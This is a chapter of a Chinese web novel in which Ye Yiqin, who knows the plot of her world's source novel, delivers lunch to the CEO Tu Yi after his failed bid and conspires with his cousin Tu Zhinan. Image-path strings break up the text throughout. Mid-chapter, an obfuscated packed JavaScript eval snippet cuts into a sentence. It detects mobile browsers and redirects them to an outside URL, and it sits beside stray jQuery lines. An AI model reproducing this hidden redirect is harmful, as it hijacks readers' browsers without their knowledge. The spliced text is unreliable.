叶以秦回去后一通乱睡,这一晚的睡眠质量出奇得好。
六点闹钟一响,她就爬起来,迷迷瞪瞪地去洗漱。
镜子里的女生有一头怎么睡都不会乱的长直发,被主人毫不怜惜地抓起用夹子固定住,然后那张清丽的脸仰起,打了个大大的哈欠。
仔细一看,眼睛底下还有圈淡淡的青色。
不单纯是睡眠不足导致,还有睡眠质量太差的原因。
有时候叶以秦觉得自己很忙,但又不知道在忙什么,在某些时刻,大概是那种独处漆黑暗室看着窗外灯火辉煌的时刻,又或者是适合听歌emo的深夜时刻,她甚至偶尔闪过迷茫,不知道自己做这些事的意义。
但大概她和那种忧郁的基调天生不符,很快就能把那些反常的、幽微的小念头抛之脑后。
斩断和叶家的关系后,就像是解决了身体里的一部分沉疴,叶以秦整个人都轻快了许多,连早上去涂家,看到平板上的菜单都不像以前那样随手扔开了。
“板板今天走运了,没被摔,不用去整容了。”何厨笑呵呵地调侃。
叶以秦:“……”
就一平板,不至于。
几个月了,她也才摔坏过两次屏幕而已,甚至都没真正要了它的命,多仁慈啊。
叶以秦看菜单,霸总早上要吃西式早餐。
西式好啊,简单快速,她还害怕他心血来潮要吃饺子呢。
做完早餐,叶以秦准备去学校,何厨递过来一个食盒:“早上做了生煎包,带上吃点吧,里面还有水煮蛋。”
叶以秦接过来:“谢谢何厨,这个我喜欢。”“中午呢,有要吃的不?”何厨问。
叶以秦也不客气:“红烧鲫鱼,爆炒蛤蜊,冬瓜丸子汤。”
何厨笑了笑:“胃口倒是蛮好的嘛。”
叶以秦笑笑,那是,这员工福利,她不吃白不吃。
上午上了满满四节课,上得人头都晕了,叶以秦赶场似的,放学了就往校门走,坐上司机的车。
每周那么几天她课程安排靠后的时候,涂屹的饭点也要跟着往后挪个半小时到一小时,不过今天中午,这个时间挪得有点久了。
时间快要走到两点,涂屹都没回来,这种情况通常是临时加班,管家习以为常,没什么反应,只是把饭菜保温。
今天叶以秦倒是没有做完饭就走,她有点兴奋,这个点,上午的招标会应该已经结束了,涂屹他们大概回到集团,在开会吧。
没一会儿,管家过来打包饭菜,应该是接到消息了,准备叫人送过去。
叶以秦自告奋勇,说能顺路去送。
管家狐疑地上下打量她一眼:“你想搞什么鬼?”
真冒犯,怎么能事先预设她是坏心眼呢!
她只是有点想看看涂屹是个什么脸色而已,毕竟招标会注定会失败。
叶以秦想说点好话瞎话那是手到擒来,她顺利地争取到了机会。
半小时后,她来到涂源大厦,这里占地极广,建筑极恢弘,进去是宽广的大厅,她脚下不停,直奔电梯。
“等一下,这位小姐!请问您是要找谁吗?”前台小姐姐连忙小跑过来询问,也是一种变相的阻拦。
叶以秦这是明显的生人面孔,而且她还一身灰色短袖加帆布鞋,朴素到让人一看就知道她还是个学生,更何况此刻她手上还拎着两个大食盒,一看就和这里格格不入。
前台狐疑地观察她,涂源有好几个食堂,什么吃的都有,平时根本没见着有人来送饭,最多的无非是叫个下午茶。
“您是外来人员对吧?麻烦请先在前台登记。”
叶以秦:“我来给涂屹涂总送饭。”
前台的脸色有些变了,看起来像是下一秒就要叫保安来把她这个骗子叉出去。
叶以秦掏出手机:“稍等,我给他打个电话。”
前台一脸一言难尽的表情,静静看她吹。
没打通。
叶以秦淡定地挂了电话,前台已经忍不住了:“这位小姐……”
叶以秦:“等等,他可能在忙,我打他助理。”
这回接了。
过了会儿,陈合风风火火走下来,叶以秦从他脸上看到了一丝端倪。
“涂总今天这么晚了才吃呀?”“忙工作嘛。”陈合说着,两条眉毛继续拧着没松开。
叶以秦笑了笑,对着他拎饭盒的背影拍了张照,发给涂之南。
「来你们公司送饭.jpg」
「没有我的。」
「我还以为你要吃不下饭了。」
「哈哈,怎么会,我现在胃口好得不行。」
「招标不是黄了?」
「是的,没胃口的另有其人。」
「那开完会有空?」
「你有事?晚上松风等我。」
「OK。」
和涂之南约好,叶以秦这才走出大厦,外头阳光正烈,仰头望向高耸大楼,玻璃幕墙折射日光,灿灿刺眼,正如它的所属者一样声势烜赫,似永远这般庞大不可动摇。
回到学校,下午上课时,叶以秦听到一个八卦,说是贺骏请了一个月长假,很突然,谁也不知道具体情况,群里在各种猜测,有人说他飙车出事故了,有人说他有钱任性,请假出去玩,最后一群人歪了楼,羡慕上了,吐槽这个b学真是上够了。
叶以秦在想,贺骏该不会是被家里人打到下不了床了吧?
一个天天吃喝玩乐、不学无术的二代,给点钱在外面随便玩玩就算了,但要是真惹出了事,特别是牵扯到他那个表哥,别说当事人了,估计他亲爹都饶不了他。
这样也好,贺骏这段时间估计作不了妖,省得来烦人。
两节课上完,外边天还亮着,叶以秦不紧不慢地穿过学生街,买了根烤肠,等到坐上车时,肠已经吃完了,味道却还带了一点,强势地闯入车内。
司机的鼻子里一瞬间都是烤肠味,叶以秦却觉被冷香覆盖,舒服地靠在真皮椅上。
车窗被打开了,傍晚的风干燥而温暖,呼呼往里钻。
“要入夏了。”叶以秦喃喃道。
饭时涂屹还是没回来,叶以秦做完了自己该做的就走了,她要赶场去松风,叫了车,坐上车驶出两旁都是枫树的路口时,涂屹的车从另一个方向驶来。
叶以秦注意到那辆豪车,车窗漆黑,看不见里面的人。
——
松风会所的门脸建得十分堂皇富丽,还未进去时,能看到屋檐上方撑开了一顶巨大繁茂的榕树树冠,像一座小小的绿色山峦,郁郁葱葱,视觉效果强烈。身为老板,涂之南当然有属于自己的特殊空间,他这还不能说是一房间,而是一座小小的中式院落,虽然只有两层楼,院子也不大,但精致得吓人,假山水池银杏树,别饶风致。
叶以秦两次来松风,第一次踏进涂之南的安乐窝,首先感觉就是嫉妒,玛德,有钱人就是这么牛逼,太气人了。
进去时,涂之南已经在等她了,屋子里的陈设倒没有那么古气,桌上还接地气地摆了好些甜点零食,想也知道那是为谁准备的。
叶以秦坐下
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17282600|196722||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
,舀了勺蛋糕,酸言酸语地赞美这个地方多么的优雅美丽高大上。
涂之南从头笑到尾,中途还给她倒了杯茶。
“你要喜欢这里,以后随时可以来。”他笑着说,“先前那张黑卡你也拿着吧。”
“无功不受禄,还是还给你吧。”叶以秦掏出黑卡,放在桌上推过去。
涂之南挑眉:“怎么会无功,你这功劳不是很大吗?我那堂哥都不知道的事你却精准猜中了。”
叶以秦开玩笑道:“区区超能力而已,不值一提。”
涂之南看着她的目光温和,却也闪着狐疑。
但叶以秦是注定没法告诉他真相了,总不能说你们的世界脱胎于小说,走向已经被她知晓了吧?
从第一次见到涂之南起,叶以秦就把他放上心了。
原著里,涂屹的商业对手明面上有裴璟,暗地里有涂之南。都是涂家人,不可能对那个位置和权力没有野心,何况他们年岁相差不大,而且涂之南也相当优秀。
当然,主角定律,涂屹可以遭受各种挑战甚至是失败,但胜利的果实必定属于他,不管是裴璟还是涂之南,终究是他的手下败将。
然而叶以秦已经验证,发展的轨迹可以改变,她相信蝴蝶的翅膀能掀起巨浪,否则如果一切注定不可更改,她就没有挣扎的意义。
招标会只是一个小尝试,这里确实藏着大坑,是裴璟设下的圈套。
桧江区面上是所有人都看好的投资地,实际地下有大量化学物质残留,藏着严重的污染问题。裴璟和相关人员串通勾结,隐瞒重要信息,表面上和涂屹争夺,到关键时刻,他自然会让涂屹中标。而之后项目暴雷,政府必然出面停止开发,到时候,几十亿的投资打水漂,涂氏将遭受史无前例的大危机。
想象很丰满,实际却有主角光环。按照原来的轨迹,涂屹将在招标会上的最后一刻察觉他们的全部诡计,惊险地力挽狂澜,以一个超低价流拍,反将裴璟一军。
而现在,叶以秦也来插一脚。
她很早就把这件事告诉了涂之南,于是涂之南几次反对招标计划,涂屹性格里有自大的一面,根本没理睬他的建议。今天的招标会和原著中描写的一样,同样是涂屹临危之际扭转乾坤,但因为有涂之南的警告在先,功劳反而全被他揽去了。
回去公司开大会,几个股东心有余悸,个个都在夸涂之南目光如炬、审时度势,虽然当初涂之南反对时愣是没给出清晰的反对理由。
当初叶以秦找上涂之南时,想过顺势设计让涂屹吃大亏,涂之南直接上位。
那时涂之南幽幽地看着她,说:“你是想搞涂屹还是搞涂氏,我要的是一个全盛的商业帝国,不是腰斩一半的涂氏。”
揽点小功劳,受到更多股东的认可,增加话语权,对他来说已经是在这件事里能得到的最大好处了,毕竟这事没有太大的操作空间,算起来是他小胜,重要的是一点也不费劲。
而这次招标会也证实了叶以秦所说的话,她有信息源,以及真心想要扳倒涂屹。到这里,涂之南从最初接受她的靠近,只是趣味地想看她到底要做什么,到现在才终于有点认可她了,会试着把她纳入己方阵营。
涂之南最好奇的,是她一个普通人哪里知道的那些连涂屹和他都不知道的消息,但叶以秦不说,抛了个钩子,说以后会告诉他。
涂之南便笑了笑,没再追问,又换了个问题:“我堂兄长相一等,财富不用说,现在也是单身,这种优秀到没地找的男人你居然不想着留在他身边,反而要和他对着干,我实在不明白。”